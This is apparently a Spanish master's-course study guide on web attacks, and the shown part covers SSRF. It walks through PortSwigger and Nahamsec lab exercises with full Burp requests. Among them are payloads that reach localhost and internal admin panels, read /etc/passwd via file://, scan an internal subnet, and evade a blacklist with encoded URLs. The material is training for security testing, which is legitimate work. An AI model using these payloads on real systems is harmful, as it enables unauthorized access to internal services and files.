

# Máster en Ciberseguridad Y Seguridad de la Información

SVL

https://sergiovalverde.git

2020-2021

# Máster en Ciberseguridad Y Seguridad de la Información

SVL

## Tabla de contenido

1.	SSRF .....	3
1.	¿QUE ES? .....	3
2.	¿TIPOS? .....	3
3.	¿COMO ENCONTRARLO?.....	3
4.	TIPS .....	4
5.	EJEMPLOS .....	5
2.	WEB CACHE POISONING .....	19
6.	¿QUE ES? .....	19
7.	¿COMO ENCONTRARLO?.....	21
8.	TIPS.....	22
9.	EJEMPLOS .....	22
3.	WEB CACHE DECEPTION .....	31
10.	¿QUE ES? .....	31
11.	¿COMO ENCONTRARLO?.....	31
12.	TIPS .....	32
13.	EJEMPLOS .....	33
4.	HTTP HOST HEADER ATTACKS .....	34
14.	¿QUE ES? .....	35
15.	¿COMO ENCONTRARLO?.....	36
16.	TIPS.....	37
17.	EJEMPLOS .....	38
5.	HTTP REQUEST SMUGGLING .....	50
18.	¿QUE ES? .....	50
19.	¿TIPOS? .....	52
20.	¿COMO ENCONTRARLO?.....	53
21.	TIPS.....	53
22.	EJEMPLOS .....	55
6.	OAUTH AUTHENTICATION .....	72
23.	¿QUE ES? .....	73
24.	¿COMO ENCONTRARLO?.....	84

25.	TIPS.....	85
26.	EJEMPLOS .....	89
	7. SAML .....	99
27.	¿QUE ES? .....	100
28.	¿COMO ENCONTRARLO?.....	102
29.	TIPS.....	103
30.	EJEMPLOS .....	106
	8. API .....	113
31.	¿QUE ES? .....	114
32.	¿TIPOS? .....	114
33.	¿COMO ENCONTRARLO?.....	116
34.	TIPS.....	117
35.	EJEMPLOS .....	120
	REFERENCIAS .....	130



# 1 SSRF

## 1 ¿Que es?

Server-side request forgery, conocido como SSRF, es una vulnerabilidad de seguridad web que permite a un atacante realizar solicitudes desde el servidor vulnerable a servicios internos de la organización o a internet.

Podemos abusar de esta vulnerabilidad para acceder a archivos o servicios internos dentro de la aplicación o la organización.

En un ataque típico de SSRF, el atacante puede hacer que el servidor se conecte a servicios internos dentro de la infraestructura de la organización. En otros casos, pueden forzar al servidor a conectarse a sistemas externos arbitrarios, filtrando potencialmente datos sensibles como las credenciales de autorización.

Esta vulnerabilidad se produce cuando las aplicaciones web interactúan con recursos internos o externos.

## 2. ¿Tipos?


Full response, normalmente es la más crítica, nos permite ver la respuesta del servidor

Blind SSRF, no somos capaces de ver la respuesta, por tanto el nombre de Blind, haciendo referencia a SSRF ciega, pero nos permite escanear hosts y puertos accesibles

Limitada o no response, nos muestra un parte de la respuesta, como el título de la página y no responde tendrías acceso pero no puedes verlo directamente.

## 3. ¿Como encontrarlo?

Como podemos ver en la siguiente imagen, la mayoría de los reportes se producen a la hora de subir un fichero, peticiones proxy o webhook.



*Imagen 1 : Desglose de características vulnerables by Vickie Lie*

Debemos entender como los datos fluyen desde el objetivo para encontrar puntos finales que intentan hacer una conexión con algún lugar.

Cuando se buscan vulnerabilidades SSRF, las URL de carga de archivos, los proxies y los webhooks son buenos lugares para empezar. Pero también hay que prestar atención a los puntos de entrada de SSRF que son menos obvios: URLs incrustadas en archivos que son procesados por la aplicación, puntos finales de API ocultos que aceptan URLs como entrada, e inyecciones de etiquetas HTML.

En el siguiente apartado, vectores, podemos tomarlo como un punto de partida para buscar vulnerabilidades SSRF.

Debemos fijarnos en estas características porque son diseñadas para tomar un parámetro de la url y hacer algo.

Vectores:

Los vectores son características en las que debemos fijarnos en nuestros objetivos.

#### **Resources for developers:**

**API Explorer**, es una aplicación o herramienta, que se integra dentro del aplicativo web para realizar consultas a las apis, es posible realizar acciones o consultar información.

**Webhooks**, es una herramienta que permite que un sistema o aplicación envíe notificaciones sobre un evento específico a otro sistema o aplicación en tiempo real.

**Developer port**, en los aplicativos web tales como example.com/developer o developer.example.com, es posible encontrar funcionalidades interesantes, como subidas de ficheros y otras modificaciones.

#### **Third-party data sources:**

Upload from URL, subidas de ficheros o la posibilidad de cargar imágenes textos a través de una url.

Importar RSS feeds

#### **Third-party Authentication**

**OAuth, SAML**, en un proceso de autenticación, existen diversas maneras de configurarlo y la seguridad está a cargo de los desarrolladores, debido a la falta de información sobre seguridad, es posible encontrar este tipo de fallos.

## **4. Tips**

Se puede potencialmente activar la vulnerabilidad. La mayoría de los archivos cargados como POCs en estos informes eran SVGs, JPGs, XMLs y JSONs.

A la hora de explotar esta vulnerabilidad es posible que nos encontremos con bloqueadores, como whitelist, blacklist, o restricted content-type, extensión o caracteres.

Las soluciones a estos bloqueadores pasan por encontrar un open redirect, crear un custom CNAME y apuntarlo a una dirección IP interna de nuestro objetivo e identificando posibles bypasses.

Identificar parámetros como /file=, /path=, /src=, /url=, /uri= para ver si la aplicación puede enviar solicitudes.




Imagen 2 : [Mapa mental de SSRF](#)

## 5. Ejemplos

A la hora de practicar la vulnerabilidad de SSRF, tenemos multitud de laboratorios.

Los más destacadas son pentesterlab, que cuenta con 4 ejercicio en su certificate Essentials, y tres ejercicios más avanzados en el certificate Media.

Existen otras plataformas gratuitas como, portswigger en la cual contamos con 7 ejercicios para practicar.

Otras plataformas como [root-me.org](http://root-me.org), o incluso repositorios de github como [SSRF Vulnerable Lab](https://github.com/SSRF-Vulnerable-Lab) o [nahamsec.training](https://nahamsec.training) que contiene 7 ejercicios sobre esta vulnerabilidad.

De esta forma, a través de ctf's podemos ver y observar entornos reales de una vulnerabilidad Server-Side Request Forgery.

Veamos algunos ejemplos:

### Lab: SSRF básico contra el servidor local

Es importante conocer cómo funciona la aplicación internamente y conocer que peticiones se realizan por debajo.

En este caso, nos encontramos con una tienda de ropa.




Imagen 3: Ejemplo de una tienda de ropa

En esta tienda de ropa, tenemos una función interesante, se trata de poder revisar el stock de un producto, como vimos anteriormente, esto puede producir una vulnerabilidad de SSRF, está funcionalidad realizará una petición a una api para obtener esta información.




Imagen 4: Funcionalidad Check Stock

Si inspeccionamos esta función, a través del proxy de BurpSuite, observamos como realiza peticiones a una Api del back-end para obtener información del estado del producto.

Send Cancel < > Target: https://target-acb11fe21e86bed8803f34e400380073.web-security-academy.net

**Request**

Pretty Raw Hex \n ⌂

```
1 POST /product/stock HTTP/1.1
2 Host: target-acb11fe21e86bed8803f34e400380073.web-security-academy.net
3 Cookie: session=AjttLv0FLa7UTPnLSEU2PQSl8kYUSAxX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: /*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://target-acb11fe21e86bed8803f34e400380073.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://target-acb11fe21e86bed8803f34e400380073.web-security-academy.net
11 Content-Length: 97
12 Dnt: 1
13 Te: trailers
14 Connection: close
15
16 stockApi=http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=1
```

?

0 matches

**Response**

Pretty Raw Hex Render \n ⌂

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 3
5
6 279
```

Imagen 5: Petición realiza al clickar sobre la función CheckStock

El objetivo de este lab, es intentar acceder al panel de administración, donde un usuario normal no tiene estos privilegios.

Si intentamos acceder a nuestro url, por ejemplo, <http://example.com/admin>, se nos indica la siguiente información, solo podremos acceder si somos administradores o la petición viene de la red interna.

Home | My account

Admin interface only available if logged in as an administrator, or if requested from loopback

Imagen 6: Bloqueo al acceder al directorio /admin

Por tanto, al realizar la petición a <http://example.com/admin>, recibiremos un status 401 no autorizado.

Como podemos ver a través de Burp, la request realizada al apartado Admin, y la respuesta recibida.

The screenshot shows the Burp Suite interface with two tabs: 'Request' and 'Response'. In the 'Request' tab, a POST request is shown with the URL `stockApi=https://target-acb11fe21e86bed8803f34e400380073.web-security-academy.net/admin`. In the 'Response' tab, the response code is `HTTP/1.1 401 Unauthorized`. The response body contains an HTML page with the title "Basic SSRF against the local server" and a script tag pointing to `/resources/labheader/js/labHeader.js`.

Imagen 7: Petición realizada al panel del administrador

Como podemos observar, eliminamos la petición inicial a la api para comprobar el stock, e incluimos nuestra url del laboratorio, con el fin de poder saltarnos la protección interna que existe con el directorio Admin.

En cambio si en vez de incluir nuestra url del laboratorio, incluimos la url de localhost, como `127.0.0.1/admin`, podremos acceder al panel del administrador, consiguiendo ahora sí completar el laboratorio.

```

Request
Pretty Raw Hex \n ⋮
1 POST /product/stock HTTP/1.1
2 Host: target-acb1ife21e86bed8803f34e400380073.web-security-academy.net
3 Cookie: session=AjttlVOFla7UTPnL5EU2PQSl8kYUUSAxx
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: */*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://target-acb1ife21e86bed8803f34e400380073.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://target-acb1ife21e86bed8803f34e400380073.web-security-academy.net
11 Content-Length: 31
12 Dnt: 1
13 Te: trailers
14 Connection: close
15
16 stockApi=http://127.0.0.1/admin

0 matches

```

Response

```

Pretty Raw Hex Render \n ⋮
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=WQoibWRY8AEk078APRb0sg0h2J76FTrk; Secure; HttpOnly; SameSite=None
5 Connection: close
6 Content-Length: 2944
7
8 <!DOCTYPE html>
9 <html>
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12     <link href=/resources/css/labs.css rel=stylesheet>
13     <title>
14       Basic SSRF against the local server
15     </title>
16   </head>
17   <body>
18     <script src="/resources/labheader/js/labHeader.js">
19     </script>
20
21   <div id="academyLabHeader">
22     <section class="academyLabBanner">
23       <div class="container">
24         <div class="logo">
25           ...

```

Imagen 8: Conseguimos saltarnos la protección que existe sobre el panel de administrador

Podemos ver diferentes entornos de pruebas, por tanto, veremos más puntos de vista para comprender la vulnerabilidad SSRF, así como obtener diferentes puntos de vista para probar esta vulnerabilidad en entorno reales.

En otras ocasiones, como se nos muestra en los labs de Nahamsec Training, nos encontramos con un portal que nos permite obtener información del source code de una página web.

Podemos modificar el comportamiento de la aplicación intenta obtener el fichero /etc/passwd.

## Source Code Tool

View the source of any website

Go

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircx:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

```

Imagen 9: Obteniendo información interna a través del fichero passwd

Podemos observar una petición que se realiza a través del parámetro url

**Request**

0 matches

Pretty Raw Hex file:///etc/passwd

```

1 POST / HTTP/1.1
2 Host: ssrf.naham.sec
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://ssrf.naham.sec
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/91.0.4472.114 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/so
  gned-exchange;v=b3;q=0.9
10 Referer: http://ssrf.naham.sec
11 Accept-Encoding: gzip, deflate
12 Accept-Language: es-ES,es;q=0.9
13 Connection: close
14
15 url=file:///etc/passwd

```

...

**Response**

0 matches

Pretty Raw Hex Render file:///etc/passwd

```

41 sync:x:4:65534:sync:/bin:/bin/sync
42 games:x:5:60:games:/usr/games:/usr/sbin/nologin
43 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
44 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
45 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
46 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
47 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
48 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
49 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
50 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
51 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
52 ircx:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
53 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
54 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
55 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
56 mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
57 messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
58 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
59 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
60 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
61 </textarea>
62 </div>
63 <script src="/js/jquery.min.js">
</script>
```

Imagen 10, petición y la respuesta a través de Burp

Otra de los impactos de la vulnerabilidad de SSRF es ser capaz de realizar escaneo de puertos internos y conocer que puertos hay abiertos



Imagen 11, el puerto 22 ssh, se encuentra abierto

## Lab: SSRF básico contra otros back-end

En este ejemplo, hay un dispositivo en la red interna que permite el acceso no autenticado a la interfaz de administración. Ya que no podemos acceder a este dispositivo externamente, necesitaremos aprovechar la vulnerabilidad SSRF en el servidor web externo para comunicarnos con él.

Este ejemplo sigue el mismo patrón anterior, nos encontramos con una tienda en la cual realiza peticiones a la API para obtener información sobre un producto y su disponibilidad.

Observemos la petición Post, a través del proxy Burp, como vemos se realiza una petición para comprobar la disponibilidad del artículo con el ID 1.

The screenshot displays the Burp Suite proxy tool. In the 'Request' tab, a POST request is shown to the endpoint '/product/stock' with the following headers and body:

```
POST /product/stock HTTP/1.1
Host: target-ac751f1fe54e04480d82af200210047.web-security-academy.net
Cookie: session=4w15Bell8veykCgMBUlt1bpLikL28aXJ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: /*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://target-ac751f1fe54e04480d82af200210047.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://target-ac751f1fe54e04480d82af200210047.web-security-academy.net
Content-Length: 96
Dnt: 1
Te: trailers
Connection: close
stockApi=http://192.168.0.1:8080/product/stock/check?productId=1&storeId=1
```

In the 'Response' tab, the server returned a 200 OK response with the content '787'.

Imagen 12, vemos la solicitud realiza por la función Check Stock

Como podemos observar, la petición post, realiza una consulta a la url <http://192.168.0.1:8080/>

Podemos apreciar que se trata de una petición interna, dentro de la red al puerto 8080

Recordemos que como el laboratorio anterior, el objetivo es acceder al panel de administrador, dado este conocimiento, debemos intentar acceder a él, sabemos que la red interna utiliza el siguiente esquema de red interna: 192.168.0.0/24. Armados con este conocimiento, comenzaremos haciendo una webrequest que se parezca a esto.

```
Request
Pretty Raw Hex \n ⌂
1 POST /product/stock HTTP/1.1
2 Host: target-ac751f1f1e54e04480d82af200210047.web-security-academy.net
3 Cookie: session=4wI58eH8veykCG#8Ult1bplikLz8axZj
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: /*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://target-ac751f1f1e54e04480d82af200210047.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://target-ac751f1f1e54e04480d82af200210047.web-security-academy.net
11 Content-Length: 33
12 Dnt: 1
13 Te: trailers
14 Connection: close
15
16 stockApi=http://192.168.0.6/admin

Response
Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "Could not connect to external stock check service"
```

Imagen 13, modificamos la petición a otro equipo de la red interna

En Burp, tenemos una funcionalidad llamada intruder, que nos permite realizar ataques personalizados, intentaremos extraer una IP que nos muestre algún tipo de información, y así realizar un escaneo a la red entera.

En intruder, introducimos el tipo de diccionario número, y le indicamos del número uno al número doscientos cincuenta y cinco.

De esta forma, realizará petición web a las url 192.168.0.1, 192.168.0.2, 192.168.0.3 y así sucesivamente, hasta llegar a 255.

Target Positions Payloads Resource Pool Options

② **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 POST /product/stock HTTP/1.1
2 Host: target-ac751f1f1e54e04480d82af200210047.web-security-academy.net
3 Cookie: session=4wI58eH8veykCG#8Ult1bplikLz8axZj
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: /*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://target-ac751f1f1e54e04480d82af200210047.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://target-ac751f1f1e54e04480d82af200210047.web-security-academy.net
11 Content-Length: 33
12 Dnt: 1
13 Te: trailers
14 Connection: close
15
16 stockApi=http://192.168.0.65/admin
```

Add \$ Clear \$ Auto \$ Refresh

Imagen 14, seleccionamos la posición que vamos a modificar

Realizamos el ataque, y como observamos, obtenemos una respuesta diferente a las demás, en el apartado Length y un status 200, que nos indica una respuesta correcta por parte del servidor.

Y como podemos apreciar, en el apartado payload, nos indica el número 239, que corresponde a la dirección interna de la red.

The screenshot shows the Burp Suite interface. At the top, there are tabs for Results, Target, Positions, Payloads, Resource Pool, and Options. Below that is a search bar with the placeholder 'Filter: Showing all items'. The main area is a table with columns: Request, Payload, Status, Error, Timeout, Length, and Comment. A single row is highlighted in orange, corresponding to the request number 40. The table shows various status codes (400, 500, 200) and lengths (133, 175, 3140). Below the table, there are tabs for Request and Response. The Response tab is active, showing a detailed log of the request. The log includes:

```

1 POST /product/stock HTTP/1.1
2 Host: target-ac751f1fe54e04480d82af200210047.web-security-academy.net
3 Cookie: session=4wI58eH8veykCGM8Ult1bpLlkLZ8aXzJ
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: */*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://target-ac751f1fe54e04480d82af200210047.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://target-ac751f1fe54e04480d82af200210047.web-security-academy.net
11 Content-Length: 40
12 Dnt: 1
13 Te: trailers
14 Connection: close
15
16 stockApi=http://192.168.0.239:8080/admin

```

At the bottom of the response log, there are icons for help, settings, and navigation, followed by a search bar. A progress bar indicates the task is finished.

Imagen 15, petición satisfactoria realizada a la IP 192.168.0.239

A través de servicios que nos ofrece BurpSuite, en la versión pro, con burpcollaborator, podremos capturar la solicitud y ver de qué tipo son.

Gracias a Burp Collaborator, es un servicio del equipo de Burp Suite, que nos ayuda a detectar algunas vulnerabilidades

## Lab: SSRF con filtros de listas negras

Es común ver aplicaciones que contienen vulnerabilidades de tipo SSRF junto con defensas destinadas a prevenir la explotación maliciosa. A menudo, estas defensas pueden ser burladas.

En este ejemplo, veremos, como en un primer paso, detectamos que palabras se encuentran bloqueadas y de esta manera obtenemos la información necesaria para saltárnosla.

Siguiendo de las anteriores, en este caso, si accedemos a la dirección 127.0.0.1/Admin, la respuesta es un estado 400 con el mensaje “Control de stock externo bloqueado por razones de seguridad”

The screenshot shows a browser developer tools Network tab. The Request section displays a POST request to '/product/stock' with the following headers:

```
1 POST /product/stock HTTP/1.1
2 Host: target-ac981fb81ee0f42a8020d93c003200b1.web-security-academy.net
3 Cookie: session=RJLipvAX41Iiw0OUIMUyIpOK9t7rj
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: /*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://target-ac981fb81ee0f42a8020d93c003200b1.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://target-ac981fb81ee0f42a8020d93c003200b1.web-security-academy.net
11 Content-Length: 31
12 Dnt: 1
13 Te: trailers
14 Connection: close
15
16 stockApi=http://127.0.0.1/admin
```

The Response section shows a 400 Bad Request status with the following content:

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 51
5
6 "External stock check blocked for security reasons"
```

Imagen 16, intento de acceso a la dirección <http://127.0.0.1/admin>

Como podemos identificar, nos bloquea el acceso al portal del administrador desde la dirección <http://127.0.0.1>, de esta forma, debemos buscar referencias como localhost entre otras muchas

Existen repositorios de github, como el repositorio [payloadallthings](#), donde podemos encontrar una cheat sheet de payloads relacionados con bypasses de SSRF.

Esto es muy útil a la hora de investigar diferentes vulnerabilidades.

Por ello, podemos utilizar la siguiente expresión: <http://127.1/%2561dmin>

```

Request
Pretty Raw Hex \n ⋮
1 POST /product/stock HTTP/1.1
2 Host: target-ac981fb81ee0f42a8020d93c003200b1.web-security-academy.net
3 Cookie: session=RJ1lpVAX411iwvoU1MuyIpOK9tp7jrj
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: */*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://target-ac981fb81ee0f42a8020d93c003200b1.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://target-ac981fb81ee0f42a8020d93c003200b1.web-security-academy.net
11 Content-Length: 31
